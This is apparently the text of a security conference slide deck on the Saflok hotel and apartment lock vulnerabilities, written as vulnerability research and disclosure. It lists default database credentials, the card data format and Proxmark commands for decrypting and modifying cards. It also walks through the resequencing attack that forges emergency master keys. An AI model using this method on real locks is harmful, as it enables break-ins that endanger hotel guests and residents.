Hacking Hotel Locks;
The Saflok Vulnerabilities Expanded

Noah Holland, Josh Stiebel

Find the full slides (with animations) at:
https://docs.google.com/presentation/d/1uDaFIDPLtR7IYy7GnC_imZKOAYPp2EKF/edit

About Us

- Noah Holland
  - Undergrad at Michigan Technological University
  - President of MTU RedTeam & Linux Users Group
  - Hosts the Access Control Village at cons
  - Co-founder of VadSec LLC

- Josh Stiebel
  - Michigan Tech Alumni
  - Hosts Access Control Village at cons w/ Noah
  - Co-founder of VadSec LLC
  - Recent failed PCT thru hiker
  - Proud HPC Blitz 1200 owner




About this talk

- Builds on the original Unsaflok presentation from DEF CON 32
- We'll briefly recap how the exploit works
- Highly recommend watching the original talk if you haven't already
  - Very well-constructed and technical
  - Goes deep into the system's architecture and the core vulnerability

First, about PACS

Online PACS

- PACS = Physical Access Control System
- Online is the more common approach
- Credentials have a Facility Code and Card Number
  - Wiegand format
  - Card Numbers tied to individuals
- Transmitted from: card -> reader -> controller(s) -> upstream server
- Gets cross-referenced in a database that defines access
  - Controller: “Hey, Card Number 123 wants to open Door 100”
  - Server: Ah card 123? That belongs to bob. “Accept entry.”
- Centralized audit logging



Tran Date	Location	Result	Description
03/25/2025 14:28:32	EERC 328	Approved	Approved - Access OK
03/19/2025 21:20:34	EERC 328	Approved	Approved - Access OK
03/19/2025 18:00:26	Dillman 208 ELC Reader	Approved	Approved
03/18/2025 14:20:28	EERC 328	Approved	Approved - Access OK
03/11/2025 14:12:28	EERC 328	Approved	Approved - Access OK
03/04/2025 15:22:32	Wads North #3, FdService West	Denied	Denied - No PatronDoor Records Found
03/04/2025 14:03:10	EERC 328	Approved	Approved - Access OK
02/07/2025 20:18:50	McNair, FdService, 1st SW #5	Denied	Denied - No PatronDoor Records Found
02/04/2025 17:37:27	WADS G03WC (WMTU Office)	Denied	Denied - No PatronDoor Records Found
02/04/2025 14:00:11	EERC 328	Approved	Approved - Access OK
01/28/2025 15:26:52	GLRC 105A CRC (In)	Approved	Approved
01/28/2025 15:26:47	GLRC 105 Secure Corridor (In)	Approved	Approved
01/28/2025 14:03:16	EERC 328	Approved	Approved - Access OK
01/21/2025 15:35:32	GLRC 105A CRC (In)	Approved	Approved
01/21/2025 15:35:28	GLRC 105 Secure Corridor (In)	Approved	Approved
01/21/2025 13:57:27	EERC 328	Approved	Approved - Access OK
01/15/2025 11:49:07	GLRC 105A CRC (In)	Approved	Approved
01/15/2025 11:49:02	GLRC 105 Secure Corridor (In)	Approved	Approved
01/07/2025 20:26:27	Dow Campus Side Entrance #5	Approved	Approved
01/07/2025 13:59:11	EERC 328	Approved	Approved - Access OK
12/05/2024 12:32:00	SDC Main Gate Check	Approved	Student (1)
11/20/2024 17:54:14	McNair, FdService, 1st SW #5	Denied	Denied - No PatronDoor Records Found
11/19/2024 12:32:26	SDC Main Gate Check	Approved	Student (1)
11/14/2024 12:31:12	SDC Main Gate Check	Approved	Student (1)
11/12/2024 12:25:13	SDC Main Gate Check	Approved	Student (1)

How does this relate to Hotels?

It doesn’t!

…and that’s the problem

Offline PACS

- Common with hospitality systems
- Access data encoded directly on the card itself
  - What's one potential issue with this approach?
- Significantly more ***in***secure
- Privilege escalation much easier
- Less audit logging
  - Logs must be stored on cards or readers
- So why do it?
  - Unique use-cases of hotels



First learning of Unsaflok

- First coverage by news articles brought up in unversity RedTeam meeting around March 2024
- Saw Unsaflok Talk at DEF CON 32
- Josh recognized one of the presenters (Ian Carroll)
  - Went to the same highschool
- From where we gleamed:
  - Fairly popular line of hotel locks
  - Privesc vuln allowed master key creatoion
  - Uses MFC as ‘container’ to hold encrypted data that gets parsed by the lock
  - Weak security-through-obscurity encryption algorithm
  - Deadbolts are software-controlled
  - Now patched
- Seemed neat, but didn’t think much of it in particular



Our initial spark

- Noah moved into a new apartment
  - Not even finished being built yet
- Scanned apartment fob with flipper to back up key
  - Noticed it was parsing the data
  - Looked deeper, realized it tied back to unsaflok
    - Yet this was an apartment, not a hotel?
    - “Saffire” vs “Saflok” locks
    - Unsaflok effects more than just specifically Saflok
    - Bit format and encryption is the same beteen DormaKaba products
  - Also, data seemed to be getting written to the card on each tap








Ambiance & Community

- Web-based but locally hosted
- Users guide includes what ports need to be forwarded
- Shodan
  - Only works when a server also has the MS database exposed to internet
  - Web interface itself has no easily identifying text in the HTML
    - Loads "Ambiance/Community" text via js
- Getting access to these is hard, but we don't need to
  - System structure is shared across solutions
  - We can just do the same as the original researchers and use System 6000




Building our own lab

- Acquired a copy of System 6000
  - This is what they used in the original talk
- Ordered parts off Bay
  - ~$60 for two encoders
  - ~$60 for one demo display lock
  - ~$100 for a "for parts or not working" HH6 (worked just fine)
- Ordering HH6 was most difficult part
  - Different names
    - LPI
    - M-Unit
    - HH6
  - Many different variants
    - Model ending in "-007" can program Saflok MT over serial
    - "-009" can program over NFC to newer locks, but cannot interface with MT
    - Other model numbers are for other product lines (e.g. Oracode)



Poking at the system

- Modified the Firebird database
  - Firebird Editor Pro **32**
  - Library: C:\SaflokV4\fbclient.dll
  - Database: C:\SaflokV4\SaflokData\saflokdatav2.gdb
  - Creds (same as original talk)
    - Username: SYSDBA
    - Password: QUSOSQ
- Set property ID of System 6000 to the same as the apartment



The Patents

The interrogator probe **35'** communicates the following "fields" (transmitted by the coils): level code=F, key type=7, and function. Therefore, basic validation occurs by ensuring

- Saw patents listed at bottom of some S6K and MT RFID manuals.
- Decided to look them up
- Found patents from early implementations of saflok
  - Most recent filed in 1993 (no. 5477041), with patents dating all the way back to 1977 (no. 4177657)
- Extremely useful for finding out intended behavior and fields
- Looking into patents was not discussed in the unsaflok talk
- However, this method WAS discussed in a talk by F-Secure on VingCard at INFILTRATE 2018
  - Not only that, they ended up finding the patent for Saflok!
  - Though, they didn't recognize it at the time.




FIG. 10F


The key invalid days field indicates the days of the week the key can not operate any locks. Each of 7 bits corresponds to a day of the week—Sunday to Saturday. A 0 value for a bit indicates a valid day, and a 1 value for a bit indicates an invalid day. The override deadbolt condition field is used

From US Patent No. 5477041:

- LEVEL CODE
- KEY TYPE
- PROP. NUMBER
- KEY REC. #
- NEW KEY D/T
- EXP DATE OFFS.
- EXP TIME
- DUPL. KEY I.D.
- SEQ # /COMBIN.
- INVALID DAYS
- PASS AUTHOR. #
- OPEN/NON-OP
- OVERRIDE DEADBLT

More Patent Fields

- When I say everything's in the patent, I mean just about *everything*
- Single best resource for saflok information



Special Keys Routine

The routine for the special keys, level **0**–D, type **1**, main function **0**, **1** and **2** are illustrated in FIG. **20**. The basic validation steps validate property number and key record number. Then the main function type is checked. If the main function=0, the new date, sequence number, invalid days, and key expiration are validated. Then, the new sequence data is stored. If main function=1 and operation is not 0, 5, 6 or 7, the new key date, sequence, key expiration and key is invalid days number are validated as in the standard keys. Depending on whether the key is new or current, the fields of new key date and time, sequence number and expiration date may be set as in the standard key. Thereafter if no errors, the key inhibit status is set to inhibited. Main function=2 utilizes the validation above but will uninhibit a key.

Interrogation Records

The interrogation storage area **188** stores the information regarding any key which opened the door or affected the state of the lock. Only keys that are valid and were able to complete their intended purpose are logged in the storage area **188**.

The interrogation storage area **188** may include any number of maximum records based on the available memory size. Once the maximum number of records have been written, the records will shift through so that a new logged record will replace the oldest record in the storage area **188**.

The interrogation records include the following information: level; type; first used date and time; DST status; clock status (if set or not); opening capability, if new key; if new batch; if motor switch problem; low battery condition; number times knob turned; function; function intent; function performed; and last used time. The function, function intent and function performed depend upon the type of key. If a standard key is utilized, the function designates one of the following: not affect lock access, function is to latch/unlatch, function is to elect lock/unlock, function is to inhibit levels. The function intent indicates either latch, unlatch, lock or locked conditions. And the function performed is yes or no.

Special level keys utilize these three fields to indicate resequence key inhibit/uninhibit key and status of inhibit. For the primary and secondary program keys, these fields indicate the status of the key used after this key, i.e., LED diagnostic, nothing, etc.

The level recognition code field of a value between "0" and "D", corresponding to the **14** normal key levels and the key type code field=1 for special level keys. In the special level key, the main function code field include the following: if the field=0 then reprogram the sequence number; if the field=1 then inhibiting; if the field=2 then uninhibiting. The fields include: the duplicate key identification number field, the key record number field, the new date and time field, the expiration date and time fields, and the property number

Recreating the exploit

- After a couple of days we managed to recreate the exploit




Saflok Exploit Explained

- Recap for those who haven't seen the original talk

Data on the card

- All data stored in 17 bytes
- Stored in sector 0
- Data is “encrypted”



Encryption Algorithm

- Rudimentary operations
  - Substitution Table
  - Bitshifts
  - Some other random bitwise operations

- Same for every property
  - Algo is public, no longer secure
  - Not using any sort of per site keys

```
[usb] pm3 --> hf saflok encrypt -d 00000000000000000000000000000000
[+] Encrypted: 74C063569969649F1726C6F001104DCA52
[usb] pm3 --> hf saflok encrypt -d 0000000000000000FFFFFFFFFFFFFFFF
[+] Encrypted: 746369C64B3254EB9F177D9B5578AD4B8A
[usb] pm3 --> hf saflok encrypt -d FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
[+] Encrypted: EC74C063569969649F1726C6F001104DCA
[usb] pm3 --> hf saflok encrypt -d F0F0F0F0F0F0F0F0F0F0F0F0F0F0F0F0
[+] Encrypted: ECB37BE1BADE9441F805AEC71C506DDD6F
[usb] pm3 --> _
```

The Saflok Card Data Format

4	Card Level
4	Card Type*
8	Card ID
2	Opening Key
14	Key Record (Lock ID)
12	Pass Authorization
12	Sequence + Combination
1	Deadbolt Override
7	Restricted Days
24	Expiration Date Offset
28	Creation Date
12	Property ID
8	Checksum

```
[usb] pm3 --> hf saflok read
[+] Valid Saflok card found!

[=] --- Card Information
[+] Encrypted Data: E7C0636951ADAE6CC7D4E077960F87548A
[+] Card Level: 0 (Guest Key)
[+] Card Type: 0
[+] Card ID: 1
[+] Opening Key: 2
[+] Lock ID: 361
[+] Pass Number: 0
[+] Sequence and Combination: 2253
[+] Deadbolt Override: 1
[+] Restricted Days: 0
[+] Card Creation Date: 2017-01-25 14:31:00
[+] Expire Date: 2017-01-29 18:00:00
[+] Property ID: 193
[+] Checksum: 0x7F (ok)
```

Different Card Levels and Card Types

- Card level defines the purpose/privileges of the card
- Emergency keys open all rooms
  - Also overrides all security features/deadbolt
- Card type define what the card does
  - Standard Key
  - Resequencing card
  - Inhibit/Uninhibit
- Changing the level of a card to master should give master key
  - however...

```
static const char* level_names[] = {
    "Guest Key",
    "Connectors",
    "Suite",
    "Limited Use",
    "Failsafe",
    "Inhibit",
    "Pool/Meeting Master",
    "Housekeeping",
    "Floor Key",
    "Section Key",
    "Rooms Master",
    "Grand Master",
    "Emergency",
    "Electronic Lockout",
    "Secondary Programming Key (SPK)"
    "Primary Programming Key (PPK)",
};
```

The Saflok Card Data Format: Sequence & Combination

- Combination is set per-lock
  - Guest key must match exact combination
  - Master-level cards have a shared combination value across locks
- Each card level has a sequence number
  - Increments sequentially
  - Used to invalidate old/lost keys
- Values get combined before getting written to the card
  - Intentilaly done to make it harder to create forged guest keys
- Think of it as a “passcode”
  - Our key needs to match what the lock has stored for the key to be accepted

How do we exploit this?

With “resequencing” keys!

Resequencing cards

- Can make “resequence” key to set internal lock sequence number to a known value
- “Resequence” keys apply to each card level
  - “Guest” key level has its own sequence number
  - “Emergency” key level has its own
  - Etc
- By making an “emergency” resequence key, we can make our own emergency key’s sequence number the valid sequence for emergency keys the lock
- Emergency keys override all security features
  - Deadbolts, locked-out doors, etc
- Ostensibly, we can make the ultimate master key that will work on **any** lock in the property
- All from a single (previously) valid key
  - We just need to know the “Property ID”

EXPLOIT DIAGRAM

- Lock Status:
  - Property ID: 5
  - Emergency seq+combo: ???
- Attacker emergency resequence key:
  - Property ID: 5
  - Emergency Seq+combo:1234
- Lock Status:
  - Property ID: 5
  - Emergency seq+combo: 1234
- Attacker Emergency key:
  - Property ID: 5
  - Emergency seq+combo: 1234



Custom Tooling

```
[usb] pm3 --> hf saflok provision -d BFC0175644696619B33C01B904ADA9DD52
[=] Generated UID-derived key: A143AE85E7AF
[+] Saflok card provisioned successfully.
[usb] pm3 --> 
```

- Armed with this knowledge, we wrote up a native utility for the proxmark
  - PR will be submitted after DEF CON
- Tool does not auto perform exploit
  - More of a toolkit for messing with saflok cards

```
[usb] pm3 --> hf saflok

help              This help
read              Read Saflok card
provision         Provision Saflok card
encode            Encode Saflok card data
decode            Decode Saflok card data
modify            Modify Saflok card data
encrypt           Encrypt 17-byte decrypted block
decrypt           Decrypt 17-byte encrypted block
interrogate       Interrogate saflok card
cksum             Generate checksum for data block
```

```
[usb] pm3 --> hf saflok read
[+] Valid Saflok card found!

[=] --- Card Information
[+] Encrypted Data: BFC017564469663O1E4059B95F0FA9AA52
[+] Card Level: 0 (Guest Key)
[+] Card Type: 0
[+] Card ID: 2
[+] Opening Key: 2
[+] Lock ID: 10
[+] Pass Number: 0
[+] Sequence and Combination: 1328
[+] Deadbolt Override: 1
[+] Restricted Days: 0
[+] Card Creation Date: 2023-03-19 17:18:00
[+] Expire Date: 2023-03-20 12:00:00
[+] Property ID: 2924
[+] Checksum: 0x7B (ok)

[usb] pm3 --> 
```

```
[usb] pm3 --> hf saflok modify -d BFC017564469663O1E4059B95F0FA9AA52 --prop_id 5123

[=] --- Modified Card Data
[+] Encrypted Data: BFC0175644696619B33C01B904ADA9DD52
```

Logs and variable keys

- The “other data” on saflok cards stores 2 things:
  - Logs (8 Bytes)
  - Variable keys (6 Bytes)
- Logs give info about card usage and errors
- Variable keys allow access to other rooms
- Both are stored unencrypted
- Ability to decode both is in the proxmark tool
- Supposedly ULC doesn't work with variable keys, however I got one working

```
|  15 | 33 95 52 44 35 77 FF 07 80 69 FF FF FF FF FF FF | 3.RD5w...i......
|  16 | AB 63 9C 4E 60 DE 00 36 AB 63 9C DC 20 DE 00 84 | .c.N`..6.c.. ...
|  17 | 2D 07 3C EF 20 67 74 5A 2D 07 3C EF 20 67 74 5A | -.<. gtZ-.<. gtZ
|  18 | 2D 07 3C EF 20 67 74 5A 2D 07 3C EF 20 67 74 5A | -.<. gtZ-.<. gtZ
|  19 | 33 95 52 44 35 77 FF 07 80 69 FF FF FF FF FF FF | 3.RD5w...i......
|  20 | 2D 68 2C 0C 20 3F 74 A0 AB 63 7C DF 21 32 00 BC | -h,. ?t..c|.!2..
|  21 | AB 63 81 A0 21 32 00 82 AB 63 81 A7 21 32 00 89 | .c..!2...c..!2..
|  22 | AB 63 82 19 21 32 00 FC AB 63 82 21 21 32 00 04 | .c..!2...c.!!2..
|  23 | 33 95 52 44 35 77 FF 07 80 69 FF FF FF FF FF FF | 3.RD5w...i......
```

```
[usb] pm3 --> hf saflok interrogate
[+] Card has variable keys to the following locks:
[+] 44
[+] 47
[+] 110
[usb] pm3 --> 
```

```
Unknown ("10")
Year (2023)
Dead Bolt (No)
Time Is Set (Yes)
New Key (No)
Month (3)
Day (19)
Hour (7 PM)
Minute (28)
ime Mode (DST)
nknown ("0")
et Open (Yes)
ock ID (55)
iagnostic Code (128)
arity bits
```

Someone beat us to the punch


I thought we would be the first ones to release a tool like this, however we saw this notice from dormakaba from may 13, 2025

What's New

A security researcher has publicly released the codebase that demonstrates how to exploit a Saflok vulnerability (System 6000™, Ambiance™, and Community™) that was previously announced in March of 2024. This disclosure increases the risk profile, as the method for unauthorized access is no longer theoretical, it is now openly accessible.

Flipper attack tool

This advisory led us to find a full flipper attack tool released 3 days before the dormakaba advisory. With zero stars and zero forks...



Story Time

This lead us to his readme which is hilarious

- Thrive manages 25k+ units
- Mails management working master key
- They still deny the exploit exists
- Threaten legal action against him
- He Publishes full working flipper exploit









What about the programmer?

HH6


- Handheld programmer used to program locks
- Works over NFC, Serial, Bluetooth, and Zigbee
- Jtag is locked :(
- MCU has known vulnerability :)
- We don’t own a chip whisperer or picoemp (yet)





HH6 Cont.

- Original talk said hh6 errors if mismatched property id
  - This is incorrect
- **You can interrogate any lock with hh6, even if it's from another property**
- Logs gives lock info and shift times so you can see when people tap and plan times of attack
- Most importantly, it **gives you the property ID**
- Now much easier to exploit, no need to find a physical card first
- You can also open doors with hh6 using ELPS
- Similar to onity exploit, ie plug and pop
- Some locks (sapphire), you could do the whole thing over nfc



From original talk:

- Errors out if the property ID of the lock is wrong…

Onity

- Sera Brocious (daeken)
  - Worked for startup REing Onity products
    - Universal Platform Management Corporation
    - Sold exploit to law enforcement for $20k
  - 2012 BlackHat talk
    - My Arduino can beat up your hotel lock
  - Full paper published on her website
- Programming port allowed memory access
  - Arduino
  - "$6 tool can open millions of hotel rooms!!!"
- Onity's response
  - Plastic cover secured with torx screw to block port
  - Or full PCB swap (at hotel's expense)
- Community response
  - James Bond marker
  - Texas burglary spree



Credit: Forbes





Credit: Wired

Dormakabas Response

- As of last year's talk 36% of hotels were patched.
- So what's the fix? Dormakaba released a lock update project
- Guides hotels on updating to "patched" MIFARE Ultralight C cards.
- Also according to dormakaba, they are working on getting per site keys implemented at more properties
- Every hotel we tested was using ULC, Problem solved!
- A great example of a company fixing a vulnerability in a decent time frame with a quality patch



What is the mitigation solution?

dormakaba has identified a two-part mitigation solution for this vulnerability. In many cases, the first part can be implemented almost immediately. The second part builds on the first solution to add a second layer of end-to-end encryption and the length of time this takes to implement will depend on the specific site details.

Questions?

noah@vadsec.com
josh@vadsec.com

